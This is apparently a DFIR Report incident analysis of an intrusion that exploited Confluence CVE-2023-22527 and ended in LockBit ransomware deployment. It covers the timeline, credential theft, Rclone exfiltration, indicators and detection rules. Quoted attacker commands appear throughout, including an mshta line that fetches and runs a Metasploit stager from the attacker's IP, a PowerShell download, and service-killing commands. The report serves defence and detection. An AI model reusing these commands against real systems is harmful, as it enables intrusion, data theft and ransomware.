

exploitlockbitransomware

Confluence Exploit Leads to LockBit Ransomware

February 24, 2025

Key Takeaways

- The intrusion began with the exploitation of CVE-2023-22527 on an exposed Windows Confluence server, ultimately leading to the deployment of LockBit ransomware across the environment.
- The threat actor leveraged various tools, including Mimikatz, Metasploit, and AnyDesk.
- The threat actor leveraged RDP for lateral movement, deploying LockBit ransomware through multiple methods, including copying files over SMB shares for remote execution and automated distribution via PDQ Deploy.
- Sensitive data was exfiltrated using Rclone, transferring files to [MEGA.io](#) cloud storage.
- The intrusion had a rapid Time to Ransom (TTR) of around just two hours.

The DFIR Report Services

Explore [this case](#) in-depth with our hands-on DFIR Labs!

- [Private Threat Briefs](#): 20+ private DFIR reports annually.
- [Threat Feed](#): Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- [All Intel](#): Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- [Private Sigma Ruleset](#): Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- [DFIR Labs](#): Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Table of Contents:

- [Case Summary](#)
- [Analysts](#)
- [Initial Access](#)
- [Execution](#)
- [Persistence](#)
- [Privilege Escalation](#)
- [Defense Evasion](#)
- [Credential Access](#)
- [Discovery](#)

SearchSearch

Sélectionner une langue ▼
Fourni par Google Traduction

Subscribe

Register For Our Next CTF

Reports

Threat Intelligence

Detection Rules

- [Lateral Movement](#)
- [Collection](#)
- [Command and Control](#)
- [Exfiltration](#)
- [Impact](#)
- [Timeline](#)
- [Diamond Model](#)
- [Indicators](#)
- [Detections](#)
- [MITRE ATT&CK](#)

Case Summary.

The intrusion started with the exploitation of CVE-2023-22527, a critical remote code execution vulnerability in Confluence, against a Windows server. The first indication of threat actor activity was the execution of system discovery commands, including net user and whoami.

Shortly after, the threat actor attempted to download AnyDesk via curl, but the attempt initially failed. They then pivoted to using mshta to retrieve a remote HTA file containing a Metasploit stager. After establishing command and control with the Metasploit server, they leveraged it to successfully download and install AnyDesk. Once installed, AnyDesk was configured with a preset password, providing the threat actor with persistent remote access.

Within ten minutes, the threat actor began process enumeration using tasklist, identifying several processes of interest, which they then terminated. We assess that these processes belonged to a prior threat actor, and by killing them, the attacker ensured exclusive control over the server. Notably, they terminated PowerShell, inadvertently killing their own Metasploit process. This forced them to rerun the exploit to drop a new Metasploit stager and reestablish command and control. After regaining access, they created a new local account and added it to the Administrators group.

They accessed the beachhead host via rdp, using a newly created local account and then executed Mimikatz. Next, they leveraged SoftPerfect's NetScan to enumerate remote hosts across the network. Using this information, they targeted a backup server, moving laterally via RDP using the default Administrator account.

On the backup server, the threat actor executed a PowerShell script, Veeam-Get-Creds-New.ps1, to extract Veeam credentials. They then pivoted to a file share server via RDP. Once on the file server, they deployed Rclone to exfiltrate data to [MEGA.io](#). Following the exfiltration, they cleared all Windows event logs on the file server.

The threat actors then pivoted to a domain controller via RDP using domain administrator credentials. Once on the domain controller, they enumerated domain administrator group memberships. Meanwhile, they returned to the backup server to review its configuration.

Shortly after, the threat actor launched LockBit ransomware across the environment. They began by manually executing the ransomware on a backup server and a file share server over their active RDP sessions. To ensure widespread encryption, they then shifted to the beachhead host, where they leveraged PDQ Deploy, a legitimate enterprise deployment tool, to automate ransomware distribution across the rest of the network.

Using PDQ Deploy, the threat actors distributed the ransomware binary and a batch script to remote hosts over SMB. They then remotely executed the script via PDQ, triggering ransomware deployment across multiple systems. Next, they pivoted to an Exchange server.

On the Exchange server, the threat actor stopped key services using net stop and taskkill. They then deployed a ransomware binary alongside a new batch script, which, when



DFIR Labs



Mentoring
and
Coaching

executed, initiated ransomware encryption. This script was designed to mount remote systems' C\$ shares, effectively enabling a secondary encryption wave—a failsafe mechanism in case PDQ Deploy had missed any targets.

The Time to Ransomware (TTR) was just over 2 hours (02:06:14), making it an extremely rapid intrusion.


If you would like to get an email when we publish a new report, please subscribe [here](#).

Analysts

Analysis and reporting completed by [Angelo Violetti](#), [@malforsec](#), [teddy_ROxPin](#)

Initial Access

In early February 2024, we identified a security breach originating from an exposed Windows server. The server was compromised through a Confluence remote code execution (RCE) vulnerability that was disclosed on January 16, 2024.



Confluence RCE Exploitation

The threat actor initially gained access by exploiting a server-side template injection vulnerability ([CVE-2023-22527](#), CVSS 10.0) in an exposed Atlassian Confluence server. This vulnerability allows an unauthenticated threat actor to execute arbitrary commands on the target server by injecting OGNL expressions. The exploitation started from the IP address 92[.]51.2.22 as shown by the following Suricata alert.

```
rule: {
  name: "ET EXPLOIT Atlassian Confluence RCE Attempt Observed (CVE-2023-22527) M1",
  id: "2050340",
  category: "Attempted Administrator Privilege Gain"
},
source: {
  geo: > {continent_name: "Europe", country_iso_code: "RU", country_name: "Russia", location: {lon: 37.6068, lat: 55.7386}},
  as: > {number: 209588, organization: {name: "Flyservers S.A."}},
  address: "92.51.2.22",
  port: 45554,
  bytes: 817,
  ip: "92.51.2.22",
  packets: 5
},
filesset: > {name: "eve"},
message: "Attempted Administrator Privilege Gain",
url: {
  path: "/template/au/text-inline.vm",
  extension: ".vm",
  original: "/template/au/text-inline.vm",
  port: 8090,
```

The first commands executed by the threat actor were net user and whoami. These were used to enumerate the user accounts on the compromised Windows server and to gather

information about the currently affected user. Moreover, the exploitation was likely made through a Python script based on the user-agent used.



The vulnerability arises from improper handling of user-supplied input within certain template files in Confluence. Specifically, files like `confluence/template/xhtmll/pagelist.vm` accept parameters that are passed to potentially dangerous functions without sufficient sanitization. For instance, the `$stack.findValue` function can be manipulated to inject malicious Object-Graph Navigation Language (OGNL) expressions, leading to arbitrary code execution. Threat actors can exploit this vulnerability by sending crafted HTTP POST requests to specific endpoints, such as `/template/auil/text-inline.vm`, with malicious payloads in the parameters. Additional details about the vulnerability can be found in those reports: [Trend Micro](#) and [Splunk](#).

Execution

After running initial discovery commands the threat actor attempted to download an AnyDesk installer from their server using the exploit.

The execution of `curl` failed to download the AnyDesk installer though. This did not stop the threat actor who later successfully downloaded an AnyDesk installer by other means.

Meterpreter

Approximately ten minutes after gaining initial access, the threat actor leveraged the native Windows `mshta.exe` utility to download and execute a Metasploit stager.

```
mshta http://92.51.2[.]22:443/UsySLX1n.hta
```

As outlined in the [lolbas](#) project, this technique enables the threat actor to drop a payload into the INetCache directory and execute it directly from there, leveraging trusted system utilities to evade detection.

The HTA file executes an encoded PowerShell command.

The contents of the HTA file:

This encoded command spawns another PowerShell process with an obfuscated command line.

To deobfuscate the command line, it’s necessary to:

- Remove the + symbol, which concatenates strings.
- Replace {0}, {1} and {2} respectively with =, 6 and P.
- Base64 decode the resulting string.
- Gzip decompress the base64 decoded string.

The result is the following PS script, which performs the following actions:

1. Gets the pointers to specific Windows API functions: [VirtualAlloc\(\)](#), VirtualProtect(), CreateThread() and WaitForSingleObject().
2. Allocates a new region of memory via VirtualAlloc() with PAGE_EXECUTE_READWRITE (0x40) permissions.
3. Copies a base64 decoded Metasploit shellcode into the newly allocated region of memory.

4. Changes the protection of the new memory region into PAGE_EXECUTE (0x10).
5. Creates a new thread pointing to the start of the new memory region to execute the Metasploit shellcode.
6. Waits for the end of the shellcode execution.

The Metasploit shellcode can be emulated through [speakeasy](#) to identify the command and control server.

Persistence

As part of the AnyDesk installation on the beachhead, a service was installed to ensure the instance became available again after a restart. The following PowerShell command was executed to download AnyDesk:

```
powershell -c (New-Object
Net.WebClient).DownloadFile('http://download.anydesk.com/AnyDesk.m
si', 'AnyDesk.msi')
```

The Windows System event 7045 shows service creations. The details show that AnyDeskMSI.exe will be started, and the start type is set to auto, so it will run after a restart of the server.

The threat actor used both valid accounts and created a new account on the beachhead host. The user “backup” was created, given a password, and added to the local “Administrator” group. Sysmon event code 1 shows the commands ran to perform the activity:

Windows Security events 4720 “A user account was created” and 4732 “A member was added to security enabled local group” show the creation of the user and then adding the user to the Administrators group. As the username does not show in the 4732 event. Make sure to compare the unique Security Identifier(SID):

Privilege Escalation

Confluence RCE provided SYSTEM access to the beachhead. This was utilized to create a local administrator user named ‘backup’. With the ‘backup’ user, the threat actor was able to RDP to the beachhead with a proxy connection via their Metasploit payload and execute mimikatz. The mimikatz execution resulted in the disclosure of an easily crackable hash for the ‘Administrator’ account on the beachhead. Unfortunately, this password was re-used across the hosts in the environment. Utilizing the ‘Administrator’ account on a File Server, the threat actor was able to locate cleartext credentials for other privileged accounts account (see ‘[Credential Access](#)’).

Defense Evasion

Through their RDP session on the beachhead, the threat actor typed ‘virus’ in the start menu search to navigate to the ‘Virus & threat protection’ settings to ensure Windows Defender was completely turned off.

After exfiltrating data off the file server via Rclone, the Windows event logs were cleared via PowerShell:

The wevtutil switches used:

el | enum-logs List log names

cl | clear-log Clear a log

The threat actor also deleted the files they brought into the environment:

Credential Access

Mimikatz was executed on the beachhead host just 20 minutes after initial access was performed. This was visible in the memory on the host as Anydesk wrote the file to disk.

Sysmon event code 1 showed the execution of Mimikatz:

Sysmon event code 10 showed that Mimikatz accessed the LSASS process, and we can also see subsequent GrantedAccess for Mimikatz 0x1010 , which translates to: PROCESS_QUERY_LIMITED_INFORMATION (0x1000) and PROCESS_VM_READ (0x0010) .

Sysmon event code 11 shows that the Mimikatz process creates a file called passwords.txt:

Finally, the threat actor reviewed the captured passwords by opening the newly generated password file in Notepad, as documented in Sysmon event code 1:

The threat actor also ran the script Veeam-Get-Creds-New.ps1 on the backup server:

Powershell scripts are logged under event code 4104 if [powershell script block logging is enabled](#):

The script looks to be from the [sadshade/veam-creds](#) GitHub repository, and the script tries to get credentials from the Veeam credential manager.

The threat actor also discovered a txt file on a file share server that contained IT-related cleartext passwords. Included were the credentials for a Domain Admin account. Through their RDP session, they proceeded with opening the the txt file using Notepad. Illustrated below via the process execution evidence:

Discovery.

The following commands were executed via the Confluence RCE:

```
net user
whoami
query user
```

From the Meterpreter session, tasklist was used to enumerate the running processes. This threat actor identified C2 processes that were established by a different actor and used ‘taskkill’ to end them.

During this task, we noticed a threat actor blunder: the ‘taskkill’ execution on ‘powershell.exe’ killed their own Meterpreter session. Consequently, they re-exploited Confluence to establish yet another Meterpreter session. Then, further discovery commands were executed on the host:

```
query user
net user
hostname
ipconfig
```

NetScan was then utilized to enumerate the local network:

When NetScan is executed with the ‘Check for write access’ option enabled, a ‘delete.me’ file is created then deleted on discovered shares. We can observe this in Event ID 5145:

After moving to a Domain Controller, ‘query user’ was once again executed. Then the Domain Admins group was enumerated, after a typo:

Lateral Movement

Throughout the intrusion, RDP was used for lateral movement. The ‘Remote Desktop Connection’ app (mstsc.exe) was used on the Confluence beachhead to interactively logon to targeted hosts in the environment. The Event ID 4624 logon activity:

Lateral movement with RDP was done to different hosts in swift succession. Starting under one hour after the initial compromise of the beachhead host. All RDP was performed from the beachhead.

Collection

The threat actor used Rclone to exfiltrate everything in a file share, see ‘[Exfiltration](#)’ for more details. However, there were a few groups of files that were copied to C:\temp on the beachhead and then deleted about 30 seconds later.

Command and Control

Metasploit

Command and control (C2) connections were established via Metasploit from the breached Confluence server to the IP address 92.51.2[.]22 which is hosted in the provider called Flyservers S.A., reported in other [blogs](#) for being used by LockBit affiliates.

The connections were made to the port 4321.

When downloading the Meterpreter HTA stager, the threat actor downloaded it by using a user-agent associated with Internet Explorer.

AnyDesk

A second C2 server 92.51.2[.]27 was employed to connect to AnyDesk.

Through Fofa, it was possible to identify the hostname, WIN-EKIHV2OQQP8, associated with the server in the period related to the incident.

This hostname was observed in the login activity on the beachhead host for this intrusion.

The hostname can be traced through the certificate on the RDP service (port 3389), valid since the end of October 2023.

By searching for this hostname in [fofa.info](#), it was possible to identify multiple IP addresses that were associated with malicious activities in VirusTotal in the past, some examples in the following image.

The same hunt on Censys allowed us to identify six IP addresses which were potentially associated with the ShadowSyndicate ransomware group based on a tweet made by

[@JRehbergCSK](#).

Some of the identified IP addresses like 194.165.16[.]60 and 45.227.252[.]227 were also mentioned in a [Group-IB Report](#) about ShadowSyndicate.

The AnyDesk connection was utilized to drop tools to enumerate the infrastructure, access credentials and exfiltrate and encrypt data.

Exfiltration

Just one hour and eleven minutes after initial access the threat actor started exfiltration activity. This was done from a file share server, performed with Rclone and exfiltrated to mega ([Mega.nz](#)). [We have previously reported on the usage of rclone several times.](#)

We were able to retrieve the Rclone configuration file used:

As shown above the configuration file is encrypted and password protected. Fortunately the threat actor had bad opsec and reused a password so we were able to decrypt the file using the “[rclone config show](#)” command:

From Zeek network logs we see data being exfiltrated:

Suricata was also alerting on the activity:

From the network traffic we see HTTP posts done with rclone:

Impact

After around two hours into the intrusion, the threat actor transferred PDQ Deploy and the LockBit Black executable, under the C:\Temp folder on the beachhead host. The same files were then also created on the domain controller. [PDQ Deploy](#) is a software tool designed for automating patch management and deploying applications. In this case, it was leveraged to facilitate the deployment of the LockBit ransomware.

Before the threat actor used PDQ they first ran the LockBit binary manually over RDP sessions on the back server and file server.

The next deployment process began with PDQ Deploy being executed from the beachhead system. Organizations can utilize the PDQ Deploy to remotely and efficiently create multi-step deployments for end users, supporting various formats such as .exe, .msi, .bat, .ps1, and .vbs. PDQ Deploy allows administrators to execute scripts and commands (e.g., PowerShell, VBScript, and batch files) on remote computers and groups integrated with Spiceworks, Active Directory, or PDQ Inventory. The tool also provides deployment reports to monitor and track successful deployments.

PDQ Deploy operates through two Windows services:

- **PDQDeployService.exe** is the background service that manages all schedules and deployments on the console.
- **PDQDeployRunner-n** (e.g., PDQDeployRunner-1) is the target service executed on remote hosts to perform the deployments.

During deployment, the target service and installation files for the deployment package are copied to a directory on the target computer’s default share, enabling the execution of deployment tasks.

To facilitate the ransomware deployment with PDQ the threat actor created a file called asd.bat to launch the LockBit executable.

asd.bat content:

We were able collect the PDQ .db files from C:\ProgramData\Admin Arsenal\PDQ Deploy\ on the beachhead to see the deployment data created by the threat actor.

Threat actor logged in via their ‘backup’ user:

Domain Admin User/Credentials used to deploy:

Files included in PDQ library:

Several runs of the deployment package by the threat actor:

Several ways to attempt to execute the ransomware including calling the file, command arguments, and finally the batch file:

Once the threat actor started the deployment we observed both PDQ service runners and the package files (ransomware and batch file) being deployed over SMB.

This batch file was then executed on hosts across the environment via the PDQ runner.

After completing the deployment using PDQ, the threat actor connected to an Exchange server using RDP. They issued a few commands to stop running processes associated with Exchange and SQL on the server:

```
process net stop MSExchangeUM
process taskkill /f /im sql*
```

They then dropped a batch file, test.bat, which contained a list of the systems found earlier during the intrusion, as well as a ransomware execution command. This appears to have been a backup to try and hit systems that may have been missed during the PDQ deployment.

Below is an extract of the test.bat contents:

After the ransomware attack was completed, the affected files were renamed with the .rhddiicoE extension, and a ransom note titled rhddiicoE.README.txt was left on the compromised hosts.

Additionally, the desktop background image was modified as part of the ransomware execution.

Timeline

Diamond Model

Indicators

Atomic

92 [.] 51.2.22
92 [.] 51.2.27

Computed


```
asd.bat
438448FDC7521ED034F6DABDF814B6BA
F08E7343A94897ADEAE78138CC3F9142ED160A03
1E2E25A996F72089F12755F931E7FCA9B64DD85B03A56A9871FD6BB8F2CF1DBB

netscan.exe
D7ADDB5B6F55EAB1686410A17B3C867B
A54AF16B2702FE0E5C569F6D8F17574A9FDAF197
498BA0AFA5D3B390F852AF66BD6E763945BF9B6BFF2087015ED8612A18372155

test.bat
9D495530A421A7C7E113B7AFC3A50504
02D291E2FF5799A13EACC72AD0758F2C5E69D414
594F2F8AB05F88F765D05EB1CF24E4C697746905A61ED04A6FC2B744DD6FEBB0

Veeam-Get-Creds-New.ps1
3BD63B2962D41D2E29E570238D28EC0E
9537E1C4E5DDD7FB9B98C532CA89A9DB08262AB4
7AA8E510B9C3B5D39F84E4C2FA68C81DA888E091436FDB7FEE276EE7FF87F016
```

Behavioral

```
LSASS Memory - T1003.001
System Network Configuration Discovery - T1016
Remote System Discovery - T1018
Remote Desktop Protocol - T1021.001
System Owner/User Discovery - T1033
Network Service Discovery - T1046
Process Discovery - T1057
PowerShell - T1059.001
Windows Command Shell - T1059.003
Clear Windows Event Logs - T1070.001
Software Deployment Tools - T1072
Ingress Tool Transfer - T1105
Exploit Public-Facing Application - T1190
System Binary Proxy Execution: Mshta - T1218.005
Remote Access Software - T1219
Data Encrypter for Impact - T1486
Credentials In Files - T1552.001
Exfiltration to Cloud Storage - T1567.002
Create or Modify System Process: Windows Service - T1543.003
Valid Accounts: Local Accounts - T1078.003
```

Detections

Network

```
ET ATTACK_RESPONSE PowerShell Base64 Encoded Content Command
Common In Powershell Stagers M1
ET ATTACK_RESPONSE PowerShell NoProfile Command Received In
Powershell Stagers
ET EXPLOIT Atlassian Confluence RCE Attempt Observed (CVE-2023-
22527) M1
ET EXPLOIT MSXMLHTTP Download of HTA (Observed in CVE-2017-0199)
ET EXPLOIT SUSPICIOUS Possible CVE-2017-0199 IE7/NoCookie/Referer
HTA dl
ET HUNTING PE EXE Download over raw TCP
```

ET HUNTING PowerShell Hidden Window Command Common In Powershell Stagers M1

ET INFO Dotted Quad Host HTA Request

ET INFO User-Agent (python-requests) Inbound to Webserver

ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)

ET POLICY Possible HTA Application Download

ET WEB_CLIENT HTA File containing Wscript.Shell Call - Potential CVE-2017-0199

ET WEB_CLIENT PowerShell call in script 1

ET WEB_CLIENT PowerShell call in script 2

ET WEB_SERVER Possible SQL Injection (exec) in HTTP Request Body

ET WEB_SERVER WebShell Generic - net user

ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22515 Vulnerable Server Detected M1

ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22515 Vulnerable Server Detected M2

ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22518 Vulnerable Server Detected Version 8.x M1

ET WEB_SPECIFIC_APPS Atlassian Confluence CVE-2023-22518 Vulnerable Server Detected Version 8.x M2

ETPRO ATTACK_RESPONSE Possibly Malicious VBScript Executing WScript.Shell Run M1

ETPRO HUNTING Observed Suspicious Base64 Encoded Wide String Inbound (zip)

ETPRO HUNTING Suspicious Offset PE EXE or DLL Download on Non-Standard Ports

ETPRO MALWARE Possible Malicious VBScript calling PowerShell over HTTP

ETPRO MALWARE Possible Malicious VBScript calling PowerShell over HTTP 1 M2

Sigma

Search rules on [detection.fyi](#) or [sigmasearchengine.com](#)

DFIR Public Rules Repo:

8a0d153f-b4e4-4ea7-9335-892dfbe17221 : NetScan Share Enumeration Write Access Check

DFIR Private Rules:

1aafd4cc-cb38-498b-9365-394f71fd872c : Veeam Credential Dumping Script (PSH)

8a64fe8d-e9d5-4c8c-9716-0ceed9b3b791 : Notepad Password Files Discovery

b878e8c2-bfa5-4b1d-8868-a798f57d197a : Veeam Credential Dumping Script Execution

53c4b596-8af3-42f3-a974-bddfbf6db731 : Wevtutil.exe Log Clearing Process Execution

516c6fbc-949a-4aa7-8727-c041aee56dc0 : Execution of Remote HTA File via mshta.exe

8a64fe8d-e9d5-4c8c-9716-0ceed9b3b791 : Notepad Password Files Discovery

3a9897de-164a-4b5a-8995-ffdc301d6f6d : Confluence Executing Suspicious Commands

7019b8b4-d23e-4d35-b5fa-192ffb8cb3ee : Use of Rclone to

exfiltrate data over an SSH channel
62047536-b23d-4aef-af94-b6095aea1617 : Data Exfiltration Using
Rclone with Cloud Storage

Sigma Repo:

cd951fdc-4b2f-47f5-ba99-a33bf61e3770	:	Always Install
Elevated Windows Installer		
e32d4572-9826-4738-b651-95fa63747e8a	:	Base64 Encoded
PowerShell Command Detected		
7d9263bd-dc47-4a58-bc92-5474abab390c	:	Change Winevt
Channel Access Permission Via Registry		
2f78da12-f7c7-430b-8b19-a28f269b77a3	:	Disable Windows
Event Logging Via Registry		
fcddca7c-b9c0-4ddf-98da-e1e2d18b0157	:	Disabled Windows
Defender Eventlog		
61065c72-5d7d-44ef-bf41-6a36684b545f	:	Elevated System
Shell Spawned		
98767d61-b2e8-4d71-b661-e36783ee24c1	:	Gzip Archive
Decode Via PowerShell		
a642964e-bead-4bed-8910-1bb4d63e3b4d	:	HackTool -
Mimikatz Execution		
502b42de-4306-40b4-9596-6f590c81f073	:	Local Accounts
Discovery		
f26c6093-6f14-4b12-800f-0fcb46f5ffd0	:	Malicious Base64
Encoded PowerShell Keywords in Command Lines		
183e7ea8-ac4b-4c23-9aec-b3dac4e401ac	:	Net.EXE Execution
cd219ff3-fa99-45d4-8380-a7d15116c6dc	:	New User Created
Via Net.EXE		
f4bbd493-b796-416e-bbf2-121235348529	:	Non Interactive
PowerShell Process Spawned		
d679950c-abb7-43a6-80fb-2a480c4fc450	:	PDQ Deploy Remote
Adminstartion Tool Execution		
d7bcd677-645d-4691-a8d4-7a5602b780d1	:	Potential
PowerShell Command Line Obfuscation		
8e0bb260-d4b2-4fff-bb8d-3f82118e6892	:	Potentially
Suspicious CMD Shell Output Redirect		
fdb62a13-9a81-4e5c-a38f-ea93a16f6d7c	:	PowerShell Base64
Encoded FromBase64String Cmdlet		
3b6ab547-8ec2-4991-b9d2-2b06702a48d7	:	PowerShell
Download Pattern		
6e897651-f157-4d8f-aaeb-df8151488385	:	PowerShell Web
Download		
86085955-ea48-42a2-9dd3-85d4c36b167d	:	Process Terminated
Via Taskkill		
b52e84a3-029e-4529-b09b-71d19dd27e94	:	Remote Access Tool
- AnyDesk Execution		
b98d0db6-511d-45de-ad02-e82a98729620	:	Remotely Hosted
HTA File Executed Via Mshta.EXE		
2aa0a6b4-a865-495b-ab51-c28249537b75	:	Startup Folder
File Write		
88872991-7445-4a22-90b2-a3adadb0e827	:	Stop Windows
Service Via Net.EXE		
590a5f4c-6c8c-4f10-8307-89afe9453a9d	:	Suspicious Child
Process Created as System		
7be5fb68-f9ef-476d-8b51-0256ebece19e	:	Suspicious
Execution of Hostname		
fb843269-508c-4b76-8b8d-88679db22ce7	:	Suspicious
Execution of Powershell with Base64		
5cb299fc-5fb1-4d07-b989-0644c68b6043	:	Suspicious File

Download From IP Via Curl.EXE		
d75d6b6b-adb9-48f7-824b-ac2e786efelf	:	Suspicious
FromBase64String Usage On Gzip Archive - Process Creation		
03cc0c25-389f-4bf8-b48d-11878079f1ca	:	Suspicious MSHTA
Child Process		
754ed792-634f-40ae-b3bc-e0448d33f695	:	Suspicious
PowerShell Parent Process		
2617e7ed-adb7-40ba-b0f3-8f9945fe6c09	:	Suspicious SYSTEM
User Process Creation		
63332011-f057-496c-ad8d-d2b6afb27f96	:	Suspicious
Tasklist Discovery Command		
ce72ef99-22f1-43d4-8695-419dcb5d9330	:	Suspicious Windows
Service Tampering		
d0d28567-4b9a-45e2-8bbc-fb1b66a1f7f6	:	Unusually Long
PowerShell CommandLine		
e28a5a99-da44-436d-b7a0-2afc20a5f413	:	Whoami Utility
Execution		
8de1cbe8-d6f5-496d-8237-5f44a721c7a0	:	Whoami.EXE
Execution Anomaly		
79ce34ca-af29-4d0e-b832-fc1b377020db	:	Whoami.EXE
Execution From Privileged Process		
671bb7e3-a020-4824-a00e-2ee5b55f385e	:	WMI Module Loaded
By Uncommon Process		

Yara

<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/27244/27244.yar>
<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/27138/27138.yar#L13>
<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/27138/27138.yar#L46>


BINARYALERT_Hacktool_Windows_Mimikatz_Copywrite
BINARYALERT_Hacktool_Windows_Mimikatz_Files
ELASTIC_Windows_Trojan_Metasploit_38B8Ceec
ELASTIC_Windows_Trojan_Metasploit_47F5D54A
ELASTIC_Windows_Trojan_Metasploit_4A1c4Da8
ELASTIC_Windows_Trojan_Metasploit_7Bc0F998
ELASTIC_Windows_Trojan_Metasploit_C9773203
GODMODERULES_IDDQD_God_Mode_Rule
SECUINFRA_SUSP_Powershell_Base64_Decode
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Forensicartifacts_Apr23_1
SIGNATURE_BASE_Msfpayloads_Msf_Ref
SIGNATURE_BASE_Powershell_Susp_Parameter_Combo
MAL_RANSOM_LockBit_Apr23_1
MAL_RANSOM_LockBit_ForensicArtifacts_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Forensicartifacts_Apr23_1
ELASTIC_Windows_Ransomware_Lockbit_369E1E94
CRAIU_Crime_Lockbit3_Ransomware


MITRE ATT&CK


Clear Windows Event Logs - T1070.001
Create Account - T1136
Credentials In Files - T1552.001
Data Encrypted for Impact - T1486
Exfiltration to Cloud Storage - T1567.002
Exploit Public-Facing Application - T1190
Ingress Tool Transfer - T1105
LSASS Memory - T1003.001
Mshta - T1218.005
Network Service Discovery - T1046
PowerShell - T1059.001
Process Discovery - T1057
Remote Access Software - T1219
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Software Deployment Tools - T1072
System Network Configuration Discovery - T1016
System Owner/User Discovery - T1033
Windows Command Shell - T1059.003
Windows Service - T1543.003


Internal case #TB27244 #PR34716


Share this:

 Twitter

 LinkedIn

 Reddit

 Facebook

 WhatsApp

Related

Threat Brief: WordPress Plugin Exploit Leads to Godzilla Web Shell, Discovery & New CVE

Cobalt Strike and a Pair of SOCKS Lead to LockBit Ransomware

Lockbit Ransomware, Why You No Spread?

« COBALT STRIKE AND A PAIR OF SOCKS LEAD TO LOCKBIT RANSOMWARE

Proudly powered by WordPress | Copyright 2023 | The DFIR Report | All Rights Reserved